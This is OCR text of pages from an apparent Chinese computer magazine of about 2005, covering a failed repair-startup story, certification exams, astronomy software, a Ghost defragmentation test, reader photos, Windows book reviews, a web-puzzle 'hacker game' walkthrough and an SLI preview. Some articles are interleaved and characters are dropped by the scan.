不过，我们还是把该发的都发完了，然后，我们在租的房间里等待业务上门。头一个月，由于有一些老客户来光临，我们一共接到了22笔单子，挣了1000多块钱。虽然连我们四人的薪金都开不了，但我们开心，以为公司上路了，会慢慢走上轨道好起来。可是，第二个月，我们只接到了15笔单子，挣了720块钱，连房租都不够。

而且，事后我们分析这15笔单子，发现大多是周围邻居。这是个不好的结果，因为这说明外面的人仍然根本不知道有我们这家电脑维修公司。

编辑点评：这个公司有个最大的缺陷，就是没有组织机

制和管理体系。也许，四个人的小公司不必在乎那么多，但没有领头人，没有分工，大家一起上的公司是没有效率的。再者，当面临困境的时候，主人公和他的同事们也只是停留在口头的分析，没有拿出实际的办法出来。这就似乎注定了最后将以失败告终。

危机出现导致散伙

本来，我们还可以坚持更久，但后来一些意想不到的情况加速了公司的〝灭亡〞。

业务清淡的时候一天只有两三个电话，这样的情况越来越多，平时只能靠玩游戏，哥儿义气地打牌来混日子。后来，我们意识到不能这样，于是开始搞上门维修、8小时响应服务概念。这一搞累，了许多，但接的单子慢慢多了起来。可是，潜在的风险也随之而来。


本文作者罗彬，知名IT撰稿人

有天，我上门给一客户维修主机，不小心把客户递给我的水洒在了主板上。而这时，主板已经加电开始工作了……客户生气的样子可想而知，他要求我们公司赔偿。回到公司，我懊恼地把情况一说，大伙脸色都变了。

当时，我们公司账面上总共也只有三千多块钱，而客户的主板都要600元，CPU也要500多元，这样一赔公司就没有钱了。但是，凡事都得有个解决办法。几经磋商，决定公司出一半，我自己摊另外一半。这件事似乎就这样过去了。

但这件事故让每个人都提心吊胆，万一自己以后碰到这样的事情怎么办！于是大家决定讨论讨论，这时候，有人提出：以后谁闯祸，谁就负全责，公司不负责。这样的建议虽然不是针对我，但也让我心里很不好受。同样，其他人心里也开始想东想西了。

这之后，终于有一个合伙人把我们电脑维修公司有没有存在的必要这个疑问提了出来。如果说有必要，那么为什么我们坚持了三个多月，连本都保不了。是不是消费者还不习惯到电脑维修公司去维修电脑。对此，我们决定进行电话调查。

可谁知，电话结果的调查更让我们心寒，被调查者的答案基本上都是统一的——都愿意到电脑城的大牌公司去维修，或者找周围亲朋好友中懂电脑的朋友上门来修，更或者干脆自己DIY动手修理……这个调查让我们四个人好久都说不出话来。

这时候才意识到在消费者眼中，我们的公司不过是个皮包公司和游击队公司……的确，谁说不是呢？

到最后，我们四个人算了一下台面的账，平分了剩下的钱，然后出去吃了顿分手宴。公司就此散了伙，所幸大家还是朋友。后来，其中的二人回到了电脑公司，一人通过关系去了医院当网管。而我，则选择用笔记录下这次失败的电脑维修创业史来警醒后人，尤其是学生哥们！

编辑点评：其实电脑维修还是有市场的，但文中的主人公为什么会失败呢？经过思考，会不会是主人公选择创业的起点低了呢？或者是，他的人生经历和社会经历根本不够，人迹资源也没有积累到一定的量，就盲目上马。这种激情与冲动的动力是好的，但刚出校园的学子们，在创业时一定要稳重啊，要多方面考虑，把自主创业的方方面面考虑周全才行。CF[CP01]

没有证书的日子



CF[CP02]

计算机等级考试证书到底有用没用？

我的考证经历

■ 江苏　红叶

无论是招聘还是被招聘，这中间双方都需要一些“硬指标”来量化一个人的能力。有些硬指标可以说是一种基本能力的必要证明(比如学历证明)，但另一些却不一定能体现什么实际价值。眼下，就有很多人觉得计算机等级考试脱离现实，没有意义。今天我们就来听一听一个从业多年的电脑爱好者对计算机等级考试的一些观点……

如今的社会竞争激烈，每个人都有一段丰富而精彩的求学与求知经历。俗话说：技多不压身！为了维持奋发向上的心态和求知欲望，我也曾经努力地考过计算机等级考试证书，并在考证中切实体会到了实践技能的重要性。

野战派　一级顺利过关

读大学的时候，我常常会听到父母的一些同事在那儿抱怨说：“中国的教育都是太理论化，不具有实用性”，甚至觉得考大学还不如学点技术好。中国有句古话叫做：“一技成，天下行！”我在学校时也想，还不如学点计算机技术的好。

上个世纪90年代初期，计算机技术刚刚在中国兴起，懂电脑的人才还是比较吃香的。那时，我还没有买计算机。家里给我搞了一台小霸王学习机。小霸王学习机可以进行指法训练和五笔字型练习，凭着它我掌握了一手标准的指法和熟练的五笔输入技能。这让我深刻地体会到一点——计算机更多的是玩出来，而不是学出来的。像我表弟整天对着电脑敲五笔字型打报纸上的字，结果闲枯燥学不好。后来他迷上了QQ聊天，很快就把五笔字型给搞定了！

在家里购买了第一台电脑之后，我报名参加了计算机等级一级考试。当时计算机等级考试一级主要还是DOS命令和文字处理，计算机的理论基础占了一部分，而实践的上机考试主要还是在规定的时间里输入一段汉字和敲一段DOS命令执行一些修改文件属性的任务。如今看来这些都是小儿科，不过感觉当时的一级考试实用性还是不错的，确实能帮助初学者尽快熟悉电脑。

重操作　二级也被“拿下”

随着计算机等级考试证书一级的顺利通过，我很快又购买了二级考试的教材备战二级考试。二级考试比起一级考试来说要难一些，主要是以FoxBase为主。当时我为什么要选择Foxbase这个语言呢？因为在非计算机企业里不会有太多机会用到C或者Basic这些过于理论化的语言。而Foxbase是数据库语言，可以更好地适应企业的一些需要，解决一些小问题。记得备考Foxbase语言的那段时间，我在那儿反复调试一些程序到深夜。因为家里有计算机，所以实践条件还是挺不错的。

在参加计算机等级考试二级的时候，理论考试大家都很在行，毕竟中国的教育是以应试教育为主。但是一旦到了机考的最后一道实时编程题，就难倒了不少人。因为不少人都习惯看书本将程序写在纸上，这个其实是纸上谈兵。这时凭着家里有计算机的条件，我的编程能力还是很快将这个实践问题给解决了。

时事造人　证书助我成功

毕业后，我就拿着两本计算机等级证书给企业的招聘人员一看，很快就进入这个公司。这家公司并不是一家计算机公司，而是一家电子方面的公司。电子和计算机有或多或少的联系，因为我具备“一专多能”，所以我就成为企业里的红人。因为我的五笔字型很熟练，所以打起字快得很，别人都认为我是一个计算机高手，其实我就是一个打字高手。后来随着在公司工作时间长了，我也发现了企业的内部管理需要一些MIS系统。于是我凭着在Foxbase的基础，自学了Visual Foxpro语言。因为其语言具有延续性，所以上手很快。没多久我就做出了一些漂亮的管理系统得到了上司的肯定。

后来，工作一段时间之后，人际关系渐渐熟络，一次我和人事部经理聊天，就谈到了他对计算机等级考试证书的看法。他认为，理论学习固然重要，但是实践能力在企业里是最被看中的。当初他们在招聘的时候，虽然有很大一部分原因是因为我持有一二级等级考试证书，但如今的招聘却不大可能将这些证书作为录取的重要标准了。因为时事变化，现在会电脑操作的人太多了。不过尽管如此，他们还是要求应聘者最好能通过一些这样的考试或认证。只不过，现在是把是否持有证书作为应聘者是否具有某项基本技能的凭证，以及他(或她)是否为将来的职业做过充分的准备、是否具有不错的学习能力来考量的。

回想起自己那段疯狂考证的日子，我不由深深体会到“一技成，天下行”这句话的含义。真正算起来，除了五笔字型和Foxbase，计算机等级考试并没有直接给我带来真正有针对性的实用技术。但是，通过计算机等级考试，却培养了自己的快速学习实用技能的能力，我个人对于考证是这样理解的。如果你有培养自己某方面特长意向可以去考考证，这样可以接受系统培训，对于今后的职业发展生涯还是很有利的。此外，最重要的是，千万不要指望证书真的能当求职钥匙用，重要的是你有学习的能力和欲望！CF [CP03]



电脑天文全接触

搂着电脑数星星

■济南 Paul

电脑在天文爱好者的眼中不仅是进行复杂天文运算的最佳工具，还是辅助天文观测的利器。全世界的天文同好通过网络相互连通，又使天文之花在互联网上绽放。今天笔者带大家进入天文爱好者的电脑世界，感受一下用电脑观测天象的乐趣。

要把电脑应用在天文方面自然少不了各种天文软件的辅佐。常见的天文软件很多，绝大多数都能模拟任意时刻的星空，甚至日、月食这样的天文现象，使用天文软件可以减轻长时间使用天文望远镜观测星空对观测者视力造成的损害。不过天文软件也有专业与非专业之分，只有使用者在看清自己天文水平的前提下选择一款适合自己的天文软件，才会收到事半功倍的效果。笔者挑选了下面几款各具特色的天文软件简单介绍一下。

必不可少的天文工具

CyberSky(见图1)是最适合初学者使用的天文软件。具备了初学者需要的所有功能，如星座连线、按星座划分星空、显示天球经纬网、地平经纬网等，可以帮助菜鸟很快熟悉星空，而这些功能是更专业的天文软件不屑一提的。相反很多深层次的观测项目在CyberSky中都没有涉及太多，甚至根本没有出现。可以说CyberSky很好地满足了初学者的要求，是初学者快速入门的必备工具。




图1

与CyberSky相仿的软件有很多，使用它们之前必做的两个步骤是告诉软件我们的地理位置和设置显示天体数量。由于观测者所在地理位置不同，在同一时刻观测到的星空会产生不可忽略的微小差异。CyberSky默认观测点是美国的Torrance，你可以在菜单中选择〝Options→Location...〞，在弹出对话框中单击〝Add...〞按钮设置自己位置。例如笔者所在的山东济南为东经116°59'、北纬36°39'，东八区。另外城市中夜晚的各种灯光会使一部分本来就很昏暗的天体无法被观测到，要在菜单中选择〝Chart→Stars...〞，滑动对话框中的滑块来调节显示天体的数量，使之符合观测实际。图2中所示的是狮子座和双子座，每年的11月中旬和12月中旬在这两个星座会有壮观的流星雨出现。强烈建议众GG牢记这两个星座的位置，到时候带自己的MM到流星雨的夜空下浪漫一番！*^o^*

CyberSky小档案

u软件版本：3.3.1	软件大小：988KB
u软件性质：免费软件	适用平台：Windows 9x/2000/XP

u下载地址：http://www.cybersky.com/csky331s.exe

u汉化包下载：http://dlb.pchome.net/system/desktop/shell/HA_Cybersky331.exe




图2

小知识

★天体与天球

天文学上把各种星体统称为天体。宇宙空间广阔无限，很多恒星体积、亮度是太阳的几百倍，但由于它们离我们太远，所以看上去只是夜空中的一个亮点。这样我们无法根据恒星的体积、亮度判断它们到地球的距离。人们根据实际观测的景象假想在夜空有一个球，所有天体都投影在这个球上，这个球就是天球。因为两个天体在天球上的距离只是投影的距离而与它们的实际距离无关，所以天球上两个挨得很近的天体间的实际距离很有可能是出乎意料的远。

★星座

天文学上为了方便，把满天繁星划分为88个星座，这样观测者在找某个天体时就无需用手乱比划了。其中位于黄道(即地球公转轨道在天球上的投影)上的12个星座即是占星学上讲的“12星座”，但它们与天文学上所说的星座没有特别大的联系。

★地平经纬网 天球经纬网

按星座划分星空可以笼统地描述天体的位置，使用地平经纬网和天球经纬网则能给天体精确的定位。地平经纬网是根据地平坐标系在天球上建立的经纬网，以真地平为基本圈，天顶为顶点，与天球经纬网略有不同。天球经纬网是根据赤道坐标系在天球上建立的经纬网。地球的自转轴指向北极星附近，使星空看上去在围绕着北极星不停转动，天球经纬网以赤道在天球上的投影(即天赤道)为基本圈，北极星附近为基本点。很多专业的文章中描述某个天体位于“赤经XX°，赤纬XX°”就是指该天体在天球经纬网上的坐标。

陪你去看流星雨

大气层外的天体碎片受地心引力进入大气层时，会与大气摩擦而剧烈燃烧，成为流星。每天都有无数的天体碎片进入大气层，其中的大多数在落地之前已经烧尽，未烧尽的部分就是陨石。不同陨石的组成成分各有差异，是研究其他天体难得的岩石标本。

 星是太阳系内的常见天体，其运行轨道是以太阳为一个焦点的椭圆。 星运行到近日点附近时受太阳的作用会在轨道上留下大量的碎片。当地球公转到 星轨道附近时就会有大量碎片同时进入大气层，形成流星雨。随着时间的推移，很多著名流星雨会慢慢沉寂下来，而新的流星雨又会被人们发现，这都与流星雨相关的 星有关。流星雨在天球上固定的位置爆发，我们常说"XX座流星雨"，是指流星雨的爆发点在天球上的XX星座内，与这个星座无关。每年值得大家关注的流星雨如下：

时间	相关星座	相关彗星
4月16日～4月25日	天琴座	1861 I
7月15日～8月15日	宝瓶座	—
8月7日～8月16日	英仙座	1862 III
10月16日～10月27日	猎户座	哈雷
11月14日～11月19日	狮子座	1866 I
12月11日～12月16日	双子座	1983TB

老鸟最爱——Deepsky 2003

对于老鸟来说，天文软件的星图功能已经显得不那么重要了，因为他们早就将星图烂熟于心，星空中的深空天体是他们的研究对象。作为一款专攻深空天体的软件，Deepsky是老鸟们的最爱(官方网站：http://www.deepsky2003.net)。与前面所说的软件相比，Deepsky没有靠花哨的功能吸引使用者的眼球，用户在使用软件时面对的是一幅标有深空天体的固定星图，而不是模拟的星空。Deepsky没有在一般天体上浪费太多精力，而在深空天体方面下了很大功夫，仅深空天体的图片资料就有60MB。如果还有挑剔的用户嫌Deepsky的天体资料不够全面，Deepsky可以连接到一些国外的著名天文网站以便用户搜索下载最新的深空天体资料。

名 词 解 释

深空天体

严格说来深空天体是太阳系以外的各层次天体，我们平时所说的深空天体指的是距地球很远、需要用天文望远镜观测的星系、星云和星团。

网上天文篇

互联网是天文同好们获取资料、交流信息的最佳工具，下面带大家拜访几个著名的天文站点。

1.北京天文馆

网址:http://www.bjp.org.cn

北京天文馆是我国著名的天文馆之一。在其网站上能览到最新的天象预报、观测指南及天文方面的文章，每当有重要天象出现时这里还会发布一些集体观测活动、天文馆延长开馆时间的公告。这个网站还是天文杂志《天文爱好者》(听起来很像CFan的 妹刊物:))的主页，因此论坛上聚集了很高的人气，比较适合菜鸟们交流学习天文知识的心得和提问一些比较基础的问题。

2.牧夫天文网

网址:http://www.bootes.org

牧夫天文网是天文同好们建立的非官方站点，大概也是最早的民间中文天文网站。网站的牧夫天文论坛是目前国内人气最旺的天文论坛，经历了5年多的风雨，该论坛已经有注册用户一万余人。

3.星空天文网



网址:http://www.cosmoscape.com/

4.Space.com

网址:http://www.space.com


Space.com是家喻户晓的英文天文网站，提供非常专业、全面的天文信息。建议英文不好的朋友先准备好翻译工具再访问Space.com。

5.掠日彗星

网址:http://soho.nascom.nasa.gov/

寻找掠日 星是一项非常有趣的天文活动，无论参与者是谁，只要有耐心，再加上一点运气就有可能拥有一颗由自己发现的 星。

 星是一种特殊的天体，当 星距离太阳较远时，看上去与其他的天体没有什么区别，但当它距离太阳很近时会在太阳风和太阳光的作用下甩出一条长长的尾巴。此时人们可以很容易地区分一个天体是否是 星，因此很多 星是在



Ghost是否能兼职整理硬盘?

■ CFan.特别的特别

前段时间，小编收到了一位读者的来信，内容如下:

我在某杂志上看到了这样一则小技巧，就是“用Ghost先对欲整理碎片的磁盘作个镜像，然后在覆盖原磁盘，这样可以使磁盘没有碎片。”

请问真的是这样的吗? （请此aMimIa速与本刊联系，领取精美礼品）

由这位读者的一封E-mail就引出了我们〝网络追追追〞第一期话题：到底Ghost能不能整理硬盘?

于是小编亲自动手，开始实测。为了照顾大家的习惯，同时也是为了减少操作步骤(如果步骤复杂，则没有必要使用Ghost了)，小编将尽量减化操作。

测试环境

① Windows 2000、FAT32文件系统的分区、Norton Ghost 2003 DOS版


② Windows XP、NTFS文件系统的分区、Norton Ghost 2003 DOS版

首先在Windows下对磁盘进行分析，可以看到整理前，数据比较凌乱，下面就开始对磁盘进行Ghost备份操作。

第一步:进入Ghost，选择Local→Partition→To Image，然后选择好要备份的分区，同时为了加快速度，不对数据进行压缩。

第二步:回到Windows中，对磁盘进行分析，可以看到数据保存位置没有改变，即备份不会改变磁盘结构(此步骤可省略)。


整理前的硬盘


除“系统文件”外，全部整理好

第三步:回到Ghost，选择Local→Partition→From Image，对磁盘进行恢复操作。

第四步:再次回到Windows中，对硬盘进行分析，原来的碎块已经全部消失，数据排列非常整齐。

这回你知道Ghost的强大之处了吧——它的确可以整理硬盘。

注意:小编在测试时，用Ghost备份D区时，将临时生成的GHO文件放到了E区中，结果D区整理好后，E区又需要整理了(本来不需要)，此问题在删除E区GHO文件后解决。因此大家在使用时要注意分区不要选错，并将临时生成的GHO文件，放到不经常使用的分区中。 CF [BL02]

“网络追追追”帮你答疑解惑 追猛料

网络上有各种谣言，各种假技巧，你的疑问，你想知道的一切，我们都会帮你追到手，你不仅可以知道事件结果，如果选题被采纳，我们会根据精彩程度设置不同的报料大奖赠送精美礼品或奖金(最高奖金高达500元)。报料信箱:info@cfan.com.cn，主题请注明:网络追追追报料。

运行到近日点附近是被人们发现的。现在我们通常借助SOHO卫星找到 星。

小知识

太阳风

太阳风是太阳喷射出的高能粒子流，太阳风经过地球时对地球和人类的活动产生重要的影响，地球两极的极光就是太阳风的“杰作”。过强的太阳风会造成无线电通讯中断、人造卫星永久损坏等事故。

6.SETI@HME



中文网址:http://www.equn.com/seticn/index.htm

人类从未否认地外文明的存在，也没有停止寻找外星人的行动。毕竟寻找外星人是一件比大海捞针还困难的事情，光凭几个热心科学家的努力是不够的，于是就有了SETI@HOME计划。

当需要运算的数据量超出了巨型计算机运算能力的范围时，科学家们只好寄希望于互联网。他们在网上发起网格运算的号召，并提供一个客户端，然后将需要运算的数据分解成一个个很小的工作单元(Work Unit)。

有人会问:〝我们连到底有没有外星人都不知道，通过网格运算找到他们又从何谈起呢?〞我们生活的环境中有数不清的无线电波，常见的有电视信号、手机信号等。人类已经向地球之外发送了无线电波，希望外星人能够收到信号并给予回复，外星人是否也正向地球发送类似的信号呢?位于波多黎各的阿雷西博(Arecibo)射电望远镜正在夜以继日地收集空中的无线电波，其精度足以收到非常弱的信号。该望远镜每天收到的无线电波有35GB之多，这些数据被分成大小为350KB左右的工作单元。SETI@HOME的客户端在运行时所作的工作就是通过计算检查下载到的工作单元中是否包含外星人发来的信号。前一阵子有报道称SETI@Home程序检测到一个标记为〝SHGb02+14a〞的不寻常信号，但至今还没有任何一个信号通过计算被证实确实是外星人的信息。虽然这项计划成功的希望很渺茫，但那些执著的人们仍在努力着…… CF [BL01]



在2004年第22期的试刊中，"我拍"栏目第一次和大家见面，受到不少朋友的关注，很多读者把自己拍摄的精彩照片慷慨地奉献出来。我们出的题目"这是谁的桌子"收到了很多读者的答复，最先答对的读者是山东读者彭宁。值得一提的是，他的破案思路非常缜密和独特："电话机上的'80XX'是一个非常好的线索，在第116页上'选题精英俱乐部等你参加'上介绍了众小编的电话，而符合'80XX'的只有Cornel、小特和Storyer，而前两者负责的栏目是"系统应用"、"实用软件"，不应该、也绝不会把电脑桌搞成这个样子，单凭这一条就可以断定主人是Storyer。"这位"侦探"分析得头头是道，我们将奖励彭宁读者100元。

2004年度最佳摄影作品展

近日，由美国一个摄影家专业组织评选的图片大赛揭晓，在这里给您奉献一些获奖作品。


年度最佳新闻图片


年度最佳杂志图片


年度最佳体育图片

网站链接:http://www.nppa.org/competitions/best_of_still_photojournalism/2004/

看完了外国的获奖照片，我们来看看我们自己的最佳图片吧！

一、最具创意奖——ihrgw



ihrgw奉献的照片是彻头彻尾的"自拍像"，而他用相机巧妙地隐藏自己的脸，并用Photoshop将一张风景图片合成为背景。介绍了自己，又隐藏了相貌，创意不凡。不过，照片中一个不易发现的漏洞，你能找到吗？

二、最具环保奖——Dong



身居美国的Dong特地发来了他的机箱照片，他竟然用废弃的纸箱给电脑机箱做了一件"外衣"，充分做到了废物利用，而且可能会有降低噪声的功效。但这个机箱外衣会不会影响散热呢？

三、最烧钱奖——杨坤



贵州读者杨坤此次向大家展现了他的奢华桌面：两台超薄笔记本、名牌的游戏手柄、进口DV，此外，还有一个投影仪、一个打印机、多功能一体机，真是富翁级配置呀！不过，他的桌面还没有忘记摆上最爱的《电脑爱好者》，值得嘉奖！ CF [BL03]

征稿启事

现在，拥有数码相机的用户已经越来越多了。在日常生活中，很多朋友们都会拍摄一些生动有趣的照片，在大大小小网站上，原创照片都是点击率最高的。为什么不把自己拍摄的照片给40万读者看看呢？赶快行动起来吧，展现你的个性，把快乐与所有人共同分享！稿酬自然不会少！

照片要求：

1.内容不限，不必和当期刊登图片内容相关。必须为自行拍摄，不得使用来自其他渠道的照片。照片不要求构图完美、技术高超，只要求原创。

2.不得涉及个人隐私，不得含有不健康内容。

3.随照片附加100至200字解说，介绍一下拍摄场景、环境等内容，惟一要求——语言不得严肃！

4.最好用TIF等无损压缩格式保存，然后用WinRAR等压缩软件打包，发送至info@cfan.com.cn，邮件主题注明"投稿：我拍！"。



现在，绝大多数个人电脑上安装的都是Windows，学电脑首先就得学会Windows的各种操作。个人觉得，学习Windows，只有在两种情况下才需要书的帮助：刚开始时可以抱着一本Windows书籍苦学一两周，等掌握了基本操作入门后，就可以放开书，自己慢慢从实际应用中摸索经验了；还有一种情况就是，在遇到疑难问题时，从工具书籍中查找解决方案。

作者昵称：网海沉香

所在地：北京

职业：某网站论坛版主

很长时间以来，我发现一种奇怪的现象，同样的使用技巧，在Windows教程之类的图书中看到时怎么也记不住，但当它以单独的小文章形式出现在杂志中时，反而让我印象深刻。可能是因为杂志上的小文章一般主题比较突出，又比较贴近实际应用所致吧。所以，笔者用电脑差不多有七、八年的时间了，到现在还保持着经常翻阅《电脑爱好者》等多种报刊杂志的习惯。可见，书＋杂志是一个非常好的学习模式，让人有常读常新之感。

能熟练操作电脑的人，往往记不起自己刚开始学习时的艰辛，就如同一个老司机搞不明白新手上路为何战战兢兢。有些作者，在写书的时候也总是不能从一个新手的角度去考虑问题，某些步骤他觉得太过简单的时候，就大笔一挥略过不提。他可能不会理解，这一个简单的省略对新手来说会造成多大的障碍。就曾经有一位英语老师，拿着一本Windows教程来找我，就因为该书中的界面插图与说明文字错位了，弄得他丈二和尚摸不着头脑。所以，一本好的Windows入门书籍，一定要注意叙述的连贯性。今天我推荐给大家的两本书，很好地解决了这个问题，对初学者来说，很容易上手演示。

图书小贴士

★Windows XP还是Windows Server 2003

现在书店里摆放的大多是Windows XP和Windows Server 2003之类的书，许多人因为求新心理，觉得2003是最新版，肯定比XP好，买了不会很快过时。这种想法有一定的局限性：其一，微软下一代操作系统要到2006年才能推出，说不定还会延期，所以XP至少在两三年之内不会过时。并且Longhorn肯定要兼容XP的，许多内容还会有用。其二，Windows Server 2003实际上是Windows NT/2000的升级版，是服务器级的操作系统，并不太适用于一般用户。所以我建议学者，还是选择Windows XP的教程比较好。

★关于旧版Windows书

如果亲朋好友有淘汰不要的Windows 98/ME的图书，你完全可以借过来一用，先练练身手(主要是能省下一些买书的银两)。Windows 98/ME与Windows XP相比，虽然其核心技术有了很大改变，但是界面操作的方法改变不是太多，Windows 98/ME的许多方法和技巧依旧适用于Windows XP。

《中文版Windows XP宝典》(626页)

(美)Alan Simpson Brian Underdahl

电子工业出版社

原价:59.00元




简评：非常好的一本入门级图书，兼容Windows XP Professional & Home，内容全面，包括Windows XP的基本操作、网络应用、硬件维护、娱乐、局域网、注册表等方方面面的内容。书的作者特别细心周到，比如在启动Windows XP一节中，他提醒初学者检查是否取出了软盘和光盘。因为一旦从软盘或光盘启动了电脑，就会进入DOS界面，那时，初学者一定会不知所措。还比如，他告诉初学者，一旦不知道如何进行下去的时候如何脱离困境，并给出了取消、后退、关闭这三个按钮的示意图。这三个按钮无异于大厦中的安全出口EXIT标志，点击其中的一个即可取消前面的操作返回原始状态。从这里，我们可以看出作者的体贴。

黑魔方系列《Windows XP基础教程》(303页)

王鑫刚　陈忻

清华大学出版社

原价:26.00元



简评：这是一本非常有特色的教程，它是以任务的形式来划分章节的，如："我要输入文字——输入法的使用"、"我要听歌看盘——Windows XP的多媒体播放功能"、"我要上网——网上冲浪和收发电子邮件"、"我要处理图片——画图工具"等。初学者很容易找到自己想要的内容。图书的版式清新、图解详细得当，是一本不错的入门教程。它的价格几乎是上面所介绍图书的一半，不过它的内容信息量也相对少得多。CF [BL04]



找个网站当黑客

■ 二手三好街

我是一名黑客，学习网络技术已经有3 年，曾经帮朋友黑过别人的论坛，也帮其他公司修补过网站漏洞……


探宝对象:http://csksoft.nease.net/game/start.htm

探宝理由：趣味性很强，还能测试一把自己的电脑水平，掌握一些有用的网站建设技巧。建议大家先不要看下面的攻关过程，自己尝试一把。

2004年12月16日 晴

跟往常一样，我在网上找一些资料，给自己充电。无意中看到了一个黑客游戏，觉得很有意思，于是决定玩玩，也顺便测试一下自己电脑水平如何。游戏规则很简单，从第一个网页开始，根据所有线索想办法得到下一个网页链接，一直到找到最后一个网页为止。

第一关：在网页上只有"这是你的第一站，加油！想办法去第二站"这几个字，如何找到第二关链接呢？按Ctrl＋A 对这个页面进行一下全选，结果发现了一些隐藏字母，这段字母就是第二关的链接（见图）。



相当简单的第一关

提示：*如果网站中有一部分文字不希望被别人看到，可以将文字颜色和背景颜色设置成一样。*

第二关：这一关网页上也只有一段文字，不能直接找到链接。对页面进行全选，也没有看到隐藏文字。不过也没有关系，查看网站源代码，结果在源代码中发现了第三关的地址。

提示：*现在有很多歌曲和电影都隐藏了下载地址，可以通过这个方法来查看。*

第三关：此关会弹出一个窗口，然后怎么关都无法关闭，看来是进入了死循环状态。怎么才能查看网站的源代码呢？用FlashGet 下载该网页，然后用"记事本"打开，就可以进行查看。

提示：*如果无法正常打开一个网页，可以先用FlashGet将该网页下载到硬盘上，然后用"记事本"打开并删除恶意代码部分，就可以在IE中正常打开了。*

第四关：第四关设置非常简单，网页上依然只有一段话，而且打开这个网站的源代码也没有任何的提示。难道我就困在第四关了？先来分析一下这个网页的名字，是stage4.htm。如果第四关是stage4.htm的话，那么按照这个顺序来推理，第五关会不会是stage5.htm呢？结果被我猜中了。

提示：*建立网站时，尽量不要用相关联的网页名称，很容易被别人破解的。*

第五关：到了第五关，出现了一组数字和第四关的网页名字，而且在下面有"//CSKSOFT Tip:调色板与色彩指针"这样一段话。先从下面那段话开始分析，调色板与色彩指针有什么关联呢？分析的结果是调色板和色彩指针是相对应的关系，这样我就按照上面的数字顺序将下面的单词重新进行排列，得到了0agste6.htm，这就是第六关的网址。

提示：*可以用位置顺序转换的方法来生成密码，这样只有密锁才能破解密码。*

一口气就过了5关，今天就早点睡觉，明天继续来玩。

2004年12月17日 多云

第六关：有一段英文提示"I love FLASH!!!the only one... I love Cindy and her kiss."。这段英文的大概意思是作者非常喜欢Flash，到作者的主页上看看，或许能有什么发现。到了作者的主页之后，进入他的Flash站点，找到了一个作者的Flash作品，点击之后便进入了下一关的链接。

提示：*其实在大多数情况下，很多人都习惯将身边的事物当作密码，多留意一下，很容易就可以得到密码。*

第七关：在第七关里有一段字符，除此之外其他的什么都没有，看来下一关的地址就放在这段字符中。我用UltraEdit对这段字符进行转换，第八关的网址就出来了。

提示：*为了保证密码的安全性，可以用UltraEdit等软件对密码进行转换。*

第八关：这关有点难度了，有三个提示和一张图片，另外我在作者主页上找到了一款名为Picmixer的图片分离软件，先用这款软件将网页上的图片进行分离，结果得到一个毫无用途的图片。看来这个方法思路不对，换一个角度来考虑一下。看到了"一般软件开发者都会在自己程序中加入彩蛋，大部分因过于明显而被使用者忽视"这段提示，是不是游戏的作者将通关的秘密放到Picmixer这个软件中了？用eXeScope打开Picmixer，将其中的图片提取出来，然后再用Picmixer将提取出来的图片进行解密分离，结果导出文件COPYRIGHT_^-^.txt。

用"记事本"打开COPYRIGHT_^-^.txt，该文件有一些英文语句和一些网址。哪个才是第九关的网址呢？后来根据"由于服务器是UNIX，所以对大小写敏感，故大多数情况都用小写"这句提示，估计第九关的地址跟大小写有关系，于是将"this software is designed by GREAT_Csk.Http://csksoft.nease.net/main.HTM"这句的大写字母都提出来，得到了GREATCH.HTM，将其换成小写，就是第九关的地址了。

提示：*可以利用一些工具，将一些重要的东西放到软件中。*

备注：第二天笔者就通过了最后一关，具体通过方法及各关通关密码请参考http://www.newhua.com/cfan/0501web.htm。CF [BL05]


什么技术能让你的显卡性能瞬间飙升？这么好的技术为什么在21 世纪初退出市场？众多知名板卡厂商为什么在2005 年里再次捧起这个“香饽饽”？有人说它的出现预示着PC 的发展方向，你信吗？这就是今天的主角——SLI 技术。

SLI复活 并行

靠并行处理提高执行效率并不罕见。通过两块CPU或两个独立CPU核心并行运算，就能大幅度提升系统效能。尽管并行系统多见于专业用途的服务器和工作站，我们预计：PC也将朝此方向发展。这不，类似的情形已经开始出现在图形领域，nVIDIA近期发布的SLI Multi-GPU（SLI，Scalable Link Interface，交错互连）便是一种多GPU并行运作获得近乎成倍性能提升的技术。

1 双筒炮，还是陈词滥调？

